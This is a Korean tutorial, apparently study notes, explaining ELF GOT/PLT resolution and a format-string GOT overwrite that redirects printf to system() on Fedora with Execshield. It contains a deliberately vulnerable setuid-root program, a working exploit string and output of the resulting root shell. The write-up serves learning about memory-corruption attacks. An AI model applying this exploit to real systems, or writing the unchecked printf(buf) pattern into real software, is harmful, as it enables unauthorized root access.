Execshield 환경에서 GOT, PLT overwrite 를 이용한 Format string 기법

수원대학교 flag 지선호(kissmefox@gmail.com)


*x82 님의 POC 발표자료를 학습한 문서입니다

Red Hat Linux 기반에서 Fedora Core 시리즈로 넘어오면서 메모리를 안전하게 관리해주는 여러 보안 기법들이 적용되었다. 대표적인 예가 Execshield 의 적용이다. Execshild 기술이 적용되어 stack 과 부분적인 heap 영역이 비 실행 상태가 되었고, 실행 가능한 영역은 일부 16Mbyte 미만의 주소 체계를 가지는 라이브러리 영역만 존재하여, null 을 포함한 주소를 갖게 되므로 4byte 주소 값을 사용할 수 없게 되었다. 이 외에도 스택의 주소값이 난수화되어 예전에 사용되던 공격기법들이 대부분 차단되었고, 새로운 공격기법들이 생겨나게 되었는데, 여기서는 여러 기법 중의 하나인 GOT,PLT overwrite 를 이용한 Format String 기법에 대하여 설명해 보려고 한다.

공격 기법의 이해를 위한 사전 지식을 정리하면 다음과 같다.

*ELF 포맷을 사용하는 시스템에서 공유라이브러리 처리 방법 (GOT , PLT)

ELF 포맷은 section 이나 segment 로 표현되는 파일로서 실행 파일이나 라이브러리 모두에 공통적으로 적용이 되는 포맷이다. 실행 파일과 라이브러리는 파일이 포함하는 section 이나 segment 의 종류가 다를뿐이다. ELF 공유 라이브러리는 메모리의 어떠한 주소에도 로딩이 될 수 있도록 만들어지는데, 프로그램 코드는 반드시 PIC 로 만들어 져야한다. PIC 코드는 코드 내에서의 심볼의 참조가 특정 register(base pointer, ebx)에 상대적이도록 만들어지는 코드이다. 공유 라이브러리는 이와 함께 symbol 을 재배치하기 위해 GOT(global offset table)를 사용한다. 이 테이블은 프로그램에서 참조하는 라이브러리 내의 모든 정적(static) 심볼들에 대한 포인터를 담고 있다. 이 테이블은 동적 링커인 ld.so 에 의해 재배치되어 실제 주소가 채워지게 된다. 일반적으로 이 테이블의 크기는 그리 크지 않은데 350K 크기의 코드에 대해 약 180개 정도의 GOT 엔트리가 존재한다.



PLT(Procedure Linkage Table)는 일종의 실제 호출 코드를 담고 있는 테이블로서 이 내용 참조를 통해 _dl_runtime_resolve()(*각 함수가 처음으로 수행될 때 마다 호출되는 함수) 가 수행되고, 실제 시스

템 라이브러리 호출이 이루어지게 된다.

동적 라이브러리를 참조하는 과정을 정리하면 다음과 같다.
(ELF 파일 이 로더에 의해 로드되어 동적 라이브러리를 참조할때 먼저 PLT 에서 GOT 로 jump 하게 되고 처음 실행한 GOT 에는 PLT 의 push 구문 (불러올 함수의 인자값, 인덱스 개념?) 의 주소가 지정되 있어서 다시 PLT 로 넘어가서 일정한 인자값으로 push 가 되어 lib.so 에서 함수를 참조해 오게 되고 got 에는 참조한 동적 라이브러리 함수의 주소값이 씌어지게 되어 다음번 함수 접근 시에는 GOT 에서 바로 함수의 주소를 참조하여 함수를 call 하게 된다.)

<실행 전의 PLT , GOT 의 모습>
먼저 실습을 위한 예제 파일을 작성한다.

```
int main()
{
        char buf[]="XXXXYYYY";
        scanf("%s",buf);
        printf("%s",buf);
}
```

컴파일을 수행한 후 objdump 로 생성된 실행파일의 header 주소값을 확인한다.

```
[root@kissmefox bufferoverflow]# objdump -h scanff

scanff:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048114  08048114  00000114  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         00000030  08048148  08048148  00000148  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       00000070  08048178  08048178  00000178  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000066  080481e8  080481e8  000001e8  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version  0000000e  0804824e  0804824e  0000024e  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r 00000020  0804825c  0804825c  0000025c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn      00000008  0804827c  0804827c  0000027c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt      00000018  08048284  08048284  00000284  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init         00000017  0804829c  0804829c  0000029c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt          00000040  080482b4  080482b4  000002b4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text         000001c4  080482f4  080482f4  000002f4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini         0000001a  080484b8  080484b8  000004b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       00000014  080484d4  080484d4  000004d4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .eh_frame     00000004  080484e8  080484e8  000004e8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .ctors        00000008  080494ec  080494ec  000004ec  2**2
```

gdb 로 디버깅하여 plt 영역을 확인한다.

```
(gdb) x/15i 0x080482b4
0x80482b4 <_init+24>:     pushl  0x80495d0
0x80482ba <_init+30>:     jmp    *0x80495d4 <- _dl_runtime_resolve() 함수가 자리잡는 GOT
0x80482c0 <_init+36>:     add    %al,(%eax)
0x80482c2 <_init+38>:     add    %al,(%eax)
0x80482c4 <_init+40>:     jmp    *0x80495d8
0x80482ca <_init+46>:     push   $0x0
0x80482cf <_init+51>:     jmp    0x80482b4 <_init+24> <-PLT 로 들어감(jmp 되는 주소를 확인해보면 위의 PLT 영역으로 돌아가서 다시 _dl_runtime_resolve() 함수가 호출됨을 확인할수있음)
0x80482d4 <_init+56>:     jmp    *0x80495dc
0x80482da <_init+62>:     push   $0x8
0x80482df <_init+67>:     jmp    0x80482b4 <_init+24> <- 이곳도 역시 PLT 로 들어감
                                                      _dl_runtime_resolve() 호출됨
0x80482e4 <_init+72>:     jmp    *0x80495e0
0x80482ea <_init+78>:     push   $0x10
0x80482ef <_init+83>:     jmp    0x80482b4 <_init+24>
0x80482f4 <_start>:       xor    %ebp,%ebp
0x80482f6 <_start+2>:     pop    %esi
```

컴파일한 실행 파일의 동적 라이브러리 참조 영역을 확인한다.

```
[root@kissmefox bufferoverflow]# objdump -R scanff

scanff:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080495c8 R_386_GLOB_DAT    __gmon_start__
080495d8 R_386_JUMP_SLOT   scanf
080495dc R_386_JUMP_SLOT   __libc_start_main
080495e0 R_386_JUMP_SLOT   printf
```

gdb로 동적으로 참조할 함수값의 offset 의 내용을 확인해보았다.

```
(gdb) x/x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+12>:   0x080482ca
(gdb) x/x 0x80495e0
0x80495e0 <_GLOBAL_OFFSET_TABLE_+20>:   0x080482ea
```

GOT 에는 위에서 확인한 PLT 영역의 어느 지점(push 구문)을 가리키고 있는걸 확인할 수 있다. 여기에서 처음의 Global Offset Table 에는 PLT 의 push 구문의 주소가 지정되는 것을 확인할 수 있다. push 하는 값은 불러올 함수의 인자값, 인덱스 개념으로 생각하면 될 것이다.
위의 수행 구조를 정리하면 다음과 같다.

1. scanf 함수 호출 (동적 라이브러리임. 현재 실행파일 내에 존재하지 않음)
2. PLT 로 이동
3. jmp 구문이 가리키는 GOT 로 이동함
4. GOT 에는 PLT 의 push 구문을 가리키는 주소값이 저장되어 있음. 다시 PLT 의 push 구문으로 이

동함

5. 인자값이 push 되고 다시 PLT 의 시작 주소로 jump 하여 _dl_runtime_resolve() 함수 호출됨

6. 호출된 _dl_runtime_resolve()는 fixup (_dl_fixup()) 함수를 호출하여 GOT 내에 실제 함수 주소를 넣게 됨

7. 실제 함수 주소 GOT 에 저장 후, 실제 함수 주소로 jump 함

〈함수 호출 후의 GOT 의 모습〉

동적 라이브러리 영역에서 함수가 호출된 후 함수의 실제 주소가 GOT 에 씌어지고 다음번 호출 시에는 다이렉트로 함수가 호출될 것이다.

gdb 로 실행 파일을 디버깅하여 프로그램이 종료하기 전에 break 를 걸고 GOT 영역의 변화를 살펴보았다.

```
(gdb) break *0x080483f5
Breakpoint 1 at 0x80483f5: file scanf.c, line 5.
(gdb) run
Starting program: /bufferoverflow/scanff
2

Breakpoint 1, 0x080483f5 in main () at scanf.c:5
5          _     printf("%s",buf);
(gdb) x/x0x080495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+12>:    0x003302d0
(gdb) x/10i 0x003302d0
0x3302d0 <scanf>:        push   %ebp
0x3302d1 <scanf+1>:      xor    %edx,%edx
0x3302d3 <scanf+3>:      mov    %esp,%ebp
0x3302d5 <scanf+5>:      push   %ebx
0x3302d6 <scanf+6>:      call   0x2f4c71 <__i686.get_pc_thunk.bx>
0x3302db <scanf+11>:     add    $0xd2d19,%ebx
0x3302e1 <scanf+17>:     sub    $0x10,%esp
0x3302e4 <scanf+20>:     lea    0xc(%ebp),%eax
0x3302e7 <scanf+23>:     mov    0x8(%ebp),%ecx
0x3302ea <scanf+26>:     mov    %edx,0xc(%esp)
```

함수가 호출되기 전에 GOT 에는 PLT 의 push 구문의 주소값이 들어있었지만, 함수가 한번 호출된 이후에는 위와 같이 호출할 함수의 주소값이 직접 쓰여지는 걸 확인할 수 있다.

함수가 호출된 이후의 수행 구조는 다음과 같다.

1. scanf 함수 호출 (한번 호출되어 GOT 에 그 주소값이 기록되어 있음)

2. PLT 로 이동

3. jmp 구문이 가리키는 GOT 로 이동함

4. GOT 에 있는 실제 함수의 주소로 jump 함

위에서 알아낸 사실로 GOT 영역에 우리가 지정할 임의의 주소값을 입력하여 처음 프로그램 수행시 발생하는 PLT 참조 과정(_dl_runtime_resolve())을 생략하고 원하는 함수를 수행할 수 있음을 알아낼 수 있다.

다음 포맷스트링 취약점을 가진 소스코드를 이용하여 위의 공격방법을 수행해 보자.

```
#include <stdio.h>

int main(int argc,char *argv[])
{
        char buf[256];
        setuid(0);
        strncpy(buf,argv[1],sizeof(buf)-1);
        printf(buf);
        printf(buf);
}
```

format string 취약점을 가진 소스코드이다. 위의 코드에서 printf 함수가 두 번 실행되는 것은 반복문 내에서 발생하는 format string 취약점을 보여주기 위해서이다. 위의 코드를 컴파일한 후 setuid 권한을 준 후에 format string 공격방법으로 GOT 를 system() 함수로 덮어씌워서 쉘을 실행시키게 되면 root 권한을 획득할 수 있을 것이다.

먼저 공격 코드를 구성하기 위해 printf 함수의 GOT 영역 주소값과 system() 함수의 주소값등을 확인하도록 한다.
system() 함수의 주소값을 알아내기 위해 간단한 코드를 작성하여 컴파일하였다.

```
#include <stdio.h>
int main()
{
        system();
}
```

gdb 로 컴파일한 실행파일을 디버깅한 후 프로그램 종료지점에 break 를 걸고 system() 함수의 주소를 확인하였다.

```
(gdb) break *0x0804838a
Breakpoint 1 at 0x804838a
(gdb) run
Starting program: /bufferoverflow/system2
(no debugging symbols found)...(no debuggin

Breakpoint 1, 0x0804838a in main ()
(gdb) x/x system
0x3147c0 <system>:      0x83e58955
(gdb)
```

system() 함수의 주소 : 0x003147c0

```
[fedora@kissmefox bufferoverflow]$ objdump -R printf

printf:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080495e0 R_386_GLOB_DAT    __gmon_start__
080495f0 R_386_JUMP_SLOT   __libc_start_main
080495f4 R_386_JUMP_SLOT   printf
080495f8 R_386_JUMP_SLOT   strncpy
080495fc R_386_JUMP_SLOT   setuid
08049600 R_386_JUMP_SLOT   __gmon_start__
```

printf() 함수의 GOT offset : 0x080495f4

포맷 스트링 공격을 위해 system 함수의 주소를 2byte 씩 나누고 값을 10진수로 변환해준다.
0x47c0 – 8 = 18360
0x10031 – 0x47c0 = 47217

공격 스트링을 구성하면 다음과 같다.

```
./printf `(printf "\xf4\x95\x04\x08\xf6\x95\x04\x08%%18360x%%10\\$n%%47217x%%11\\$n;/bin/sh;")`
```

실제로 공격이 성공한 모습이다.

```
          sh: ..%18360x%10%47217x%11: command not found
sh-3.00#
sh-3.00#
sh-3.00# id
uid=0(root) gid=501(fedora) groups=501(fedora)
sh-3.00#
```

root 권한을 획득한 것을 확인할 수 있다.